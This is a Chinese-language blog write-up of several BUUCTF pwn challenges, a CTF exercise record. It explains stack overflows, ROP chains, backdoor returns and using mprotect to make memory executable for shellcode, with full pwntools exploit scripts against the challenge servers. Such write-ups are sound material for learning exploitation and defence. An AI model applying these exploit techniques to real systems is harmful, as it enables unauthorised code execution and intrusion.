BUUCTF_WriteUp 2021-08-23

原创

Ch1lkat 于 2021-08-23 18:13:32 发布 39 收藏

分类专栏： Pwn 文章标签： python pwn

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0_56897090/article/details/119874866

版权

Pwn 专栏收录该内容

13 篇文章 0 订阅

订阅专栏

2021-08-23

文章目录

2021-08-23

shell_asm

题目描述

题目分析

BabyROP

题目描述

解题思路

0x01 整体思路

0x02 额外前置知识：

0x03 exp

not_the_same_3dsctf_2016

0x01 解题思路

0x02 exp

BJDCTF-babystack

0x01 解题思路

0x02 Exp

jarvisoj_level2

0x01 整体分析

0x02 exp32位

0x03 64位解法

get_started_3dsctf_2016

0x01 程序整体分析

预期解法

解法2：mprotect

ciscn_2019_n_8

0x01 程序分析

0x02 exp

pwn1_sctf_2016

0x01 程序分析

0x02 解题思路

0x03 exp

jarvisoj_level0

0x01 题目描述

0x02 exp

做了11道题

整体分析：大多是基础题


shell_asm

题目描述

other_shellcode

题目分析

看main函数、整体程序逻辑↓



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  getShell();
  return 0;
}
```

```
int getShell()
{
  int result; // eax
  char v1[9]; // [esp-Ch] [ebp-Ch] BYREF

  strcpy(v1, "/bin//sh");
  result = 11;
  __asm { int     80h; LINUX - sys_execve }
  return result;
}
```


https://blog.csdn.net/m0_56897090

直接nc连上去，就getShell了。
我猜：这题主要是想告诉我们x86下的shellcode汇编是怎样的

sys_execve的系统调用方式：

	59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]	

看一下汇编代码:



```
; Attributes: bp-based frame

public getShell
getShell proc near
; __unwind {
push    ebp
mov     ebp, esp
call    __x86_get_pc_thunk_ax
add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
xor     edx, edx        ; envp
push    edx
push    'hs//'
push    'nib/'
mov     ebx, esp        ; file
push    edx
push    ebx
mov     ecx, esp        ; argv
mov     eax, -1
sub     eax, -0Ch
int     80h             ; LINUX - sys_execve
nop
pop     ebp
retn
; } // starts at 550
getShell endp ; sp-analysis failed
```

https://blog.csdn.net/m0_56897090

主要逻辑


1. 将file参数赋值`/bin/sh`（主要是这个，相当于用root执行了命令）
2. argv、env都是0

int 0x80、上面的就相当于调用了sys_execve("/bin/sh",0,0)

x86与x64的区别

系统	汇编
x86	int 0x80
x64	syscall

这是libc.so(64位)调用execve在ida的反汇编



```
.text:00000000000CB6C0
.text:00000000000CB6C0                  public execve ; weak
.text:00000000000CB6C0 execve           proc near               ; CODE XREF: fexecve+F1↓p
.text:00000000000CB6C0                                          ; execv+A↓j ...
.text:00000000000CB6C0 ; __unwind {
.text:00000000000CB6C0                  mov     eax, 59
.text:00000000000CB6C5                  syscall                 ; LINUX - sys_execve
.text:00000000000CB6C7                  cmp     rax, 0FFFFFFFFFFFFF001h
.text:00000000000CB6CD                  jnb     short loc_CB6D0
.text:00000000000CB6CF                  retn
.text:00000000000CB6D0 ; ---------------------------------------------------------------------------
.text:00000000000CB6D0
.text:00000000000CB6D0 loc_CB6D0:                               ; CODE XREF: execve+D↑j
.text:00000000000CB6D0                  mov     rcx, cs:val3
```

https://blog.csdn.net/m0_56897090

参考链接：
http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

BabyROP

题目描述

[HarekazeCTF2019]baby_rop

解题思路

0x01 整体思路

1. 同jarvisoj_level2
2. 找binsh字符串的地址，x64系统下，调用函数的第一个参数需要修改rdi，所以用ROPgadget找pop rdi的代码
3. 找到callee调用system的地址

0x02 额外前置知识：

利用ROPgadget查找pop_rdi

`ROPgadget --binary 文件 --only 'pop|ret' | grep 'rdi'`
说明：grep用作筛选寄存器为rdi的gadget

Linux搜索全局文件名

`$ find / -name flag (找文件名为flag的)`
发现getshell后直接cat flag没有这个文件，所以用了命令查找到flag在其他文件夹

0x03 exp

```
#coding=utf-8
from pwn import *

context.log_level="debug"


isLocal=0


if  isLocal:
    p=process("/root/babyrop")#

    pause()
else :
    p=remote("node4.buuoj.cn",25405)

binsh_addr=0x0000000000601048
system_callee_addr=0x00000000004005E3
pop_rdi_binsh_addr=0x0000000000400683 #: pop rdi ; ret

#64 bit need rdi
p.sendlineafter(b"name?",b"a"*0x10+p64(0)+p64(pop_rdi_binsh_addr)+p64(binsh_addr)+p64(system_callee_addr))
p.interactive()
```

not_the_same_3dsctf_2016

0x01 解题思路

看了Exp研究了之后，大概的思路是这样的：

1. 基础是栈溢出实现ROP，返回到任意地址
2. 但是程序没有后门地址，也没有GOT可改写利用的代码，同时NX保护也是开启的（不可任意执行shellcode)怎么办呢？？
    1. 程序是静态链接编译的文件，栈溢出后，可调用系统的`mprotect`函数，修改got表权限
    2. 用`mprotect`修改内存空间的权限，RWX，写入shellcode
        1. 因为mprotect需要3个参数，用ROPgadget找3个参数的gadget
        2. 第一个参数为修改内存空间的开始地址（**_GLOBAL_OFFSET_TABLE_**开始地址）
        3. 第二个参数要赋予权限的空间长度（开始地址~开始地址+长度）
        4. 第三个参数是赋予的权限（Linux中`7`是指可执行的权限）
    3. 开了任意执行的空间，写入shellcode，利用系统的`read`
        1. 第一个参数fd文件号（0为输入流、1为输出流）=>(exp代表先压栈buf内容，再读入输入内容)
        2. 第二参数buf，写入的数据
        3. 第三个参数len，写入的长度

附上mprotect、read系统调用表

10	sys_mprotect	unsigned long start	size_t len	unsigned long prot		

%rax	System call	%rdi	%rsi	%rdx	%r10	%r8
0	sys_read	unsigned int fd	char *buf	size_t count		

参考链接：http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/


0x02 exp

```python
from pwn import *;
context.log_level="debug"
context.arch="i386"
context.os="linux"

isLocal=1


if  isLocal:
    p=process("/root/not_the_same_3dsctf_2016")#

    pause()
else :
    p=remote("node4.buuoj.cn",26897)

elf=ELF('/root/not_the_same_3dsctf_2016')
read_addr=elf.symbols['read']
mprotect=0x806ED40
addr=0x80eb000#.got.plt:080EB000 _GLOBAL_OFFSET_TABLE_ dd
p3_ret=0x806fcc8

shellcode=asm(shellcraft.sh())
## rop1 改内存空间为可执行
payload  =b'a'*0x2d+p32(mprotect)+p32(p3_ret)
payload +=p32(addr)+p32(0x100)+p32(0x7)
## r0p2 改可执行的内存为shellcode并执行
payload +=p32(read_addr)

payload +=p32(addr)+p32(0)+p32(addr)+p32(0x100)
### 先压栈buf内容，再读入输入内容

p.sendline(payload)
sleep(0.1)
p.sendline(shellcode)

p.interactive()
```

BJDCTF-babystack

0x01 解题思路

先分析程序的大局：



整体思路：

1. 栈溢出后ROP的题目
2. 有后门

解法：

1. 自定义输入长度，导致可直接栈溢出，返回到后门
2. `size_t`是按照系统位数的unsigned int类型变量（-1会溢出到int最大值），输入无限数据导致溢出


0x02 Exp

```python
from pwn import *;
context.log_level="debug"
context.arch="amd64"
isLocal=0
if  isLocal:
    p=process("./level2")#
    pause()
else :
    p=remote("node4.buuoj.cn",28225)


backdoor=0x4006E6

#overflows
p.sendlineafter(b'Please input the length of your name:','-1')
p.sendline(b"a"*0x10+p64(0)+p64(backdoor))

p.interactive()

#flag{fe188d1f-19bb-476e-b2ab-21304c9c297c} just do it
```

jarvisoj_level2

0x01 整体分析

程序大局代码：



看到有栈溢出、`/bin/sh`、system函数就知道一条龙如何操作了。。

整体流程

1. 使程序溢出（）
2. 找call system的代码，找`callee`调用system的程序代码去跳转（而不是.plt）
3. 由于是x86程序，第一个参数直接压栈即可。

备注：

1. **有参数的子程序调用需要修复ebp**
2. **栈溢出是一次性push压栈（也是前到后，只是一次性压栈，就相当于先进后出(HEAP)了）**
3. x86与x64的exp在于调用函数
    1. x86的参数都在栈上
    2. x64前6个参数在指定的寄存器上，分别是：rdi、rsi、rdx、rcx、r8、r9，剩余的压栈

0x02 exp32位


```
from pwn import *;
context.log_level="debug"
context.arch="i386"
isLocal=0
if  isLocal:
    p=process("./level2")#
else :
    p=remote("node4.buuoj.cn",25941)
#pause()

sys_addr_callee=0x0804849E
binsh_addr=0x0804A024
main_ret_addr=0x080484B2
pause()
p.sendline(b"a"*0x88+p32(0)+p32(sys_addr_callee)+p32(binsh_addr))

#overflows
p.interactive()
#.text:080489A1 sub     esp, 8                          ; 向前移动
```

0x03 64位解法

```python
from pwn import *;
context.log_level="debug"
context.arch="amd64"
isLocal=0
if  isLocal:
    p=process("./level2")#
else :
    p=remote("node4.buuoj.cn",28778)
#pause()

sys_addr_callee=0x0000000000400603
binsh_addr=0x000000000600A90

pop_rdi_ret=0x00000000004006b3

p.sendline(b"a"*0x88+p64(pop_rdi_ret)+p64(binsh_addr)+p64(sys_addr_callee))

p.interactive()
```

get_started_3dsctf_2016

0x01 程序整体分析



整体思路

1. 直接栈溢出ROP
2. 有后门，但是后门函数有参数判断怎么办呢？尝试前猜想有两种解法，后面看了dalao的WP还有一种
    1. 按照程序逻辑走x86程序，压入2个参数到栈上，过if（可行）
    2. 直接返回到if为true内部的代码开始地址（会报内存错误，可能是初始化函数时的栈未修复）
    3. mprotect。静态编译程序调用系统函数改写内存空间的`可执行权限`实现写入shellcode执行

预期解法

栈溢出ROP

```
from pwn import *;
context.log_level="debug"
context.arch="i386"
p=remote("node4.buuoj.cn",26585)#process("./get_started_3dsctf_2016")#
#pause()

backdoor=0x080489A0
exit_addr=0x0804E6A0
p.sendline(b"a"*0x38+p32(backdoor)+p32(exit_addr)+p32(814536271)+p32(425138641))
#main no need rbp/ebp
#print(p.recvline())
#overflows
p.interactive()
#.text:080489A1 sub     esp, 8                          ; 向前移动
## x86 传变量 先进先出 前面变量在后面(stack bottom)
"""
x86 传变量 先进先出 前面变量在后面(stack bottom)
可在堆栈上传

如果不输出，可以调用 exit(),回显刷新缓冲区
"""
```

解法2：mprotect

MProtect的介绍：

int mprotect(const void *start, size_t len, int prot);

第一个参数填的是一个地址，是指需要进行操作的地址。
第二个参数是地址往后多大的长度。
第三个参数的是要赋予的权限。

mprotect()函数把自start开始的、长度为len的内存区的保护属性修改为prot指定的值。

prot可以取以下几个值，并且可以用“|”将几个属性合起来使用：
1）PROT_READ：表示内存段内的内容可写；
2）PROT_WRITE：表示内存段内的内容可读；
3）PROT_EXEC：表示内存段中的内容可执行；
4）PROT_NONE：表示内存段中的内容根本没法访问。

prot=7 是可读可写可执行


需要指出的是，指定的内存区间必须包含整个内存页（4K）。区间开始的地址start必须是一个内存页的起始地址，并且区间长度len必须是页大小的整数倍。

就这样，我们就可以将一段地址弄成可以执行的了。因为程序本身也是静态编译，所以地址是不会变的。

```python
from pwn import *
q = remote('node3.buuoj.cn',29645)
#q = process('./get_started_3dsctf_2016')
context.log_level = 'debug'

mprotect = 0x0806EC80
buf = 0x80ea000#
pop_3_ret = 0x0804f460
read_addr = 0x0806E140

payload = 'a'*56
payload += p32(mprotect)#改写内存区域权限RWX
payload += p32(pop_3_ret)
payload += p32(buf)
payload += p32(0x1000)
payload += p32(0x7)
payload += p32(read_addr)#读入shellcode到可执行的内存区域
payload += p32(buf)#将可执行区域压栈，相当于程序会去执行我们写入的Shellcode
payload += p32(0)
payload += p32(buf)
payload += p32(0x100)
q.sendline(payload)
sleep(0.1)

shellcode = asm(shellcraft.sh(),arch='i386',os='linux')
q.sendline(shellcode)
sleep(0.1)
q.interactive()
```

ciscn_2019_n_8

0x01 程序分析



整体思路：

1. 过掉`var[13]=17`即可getshell

实现：

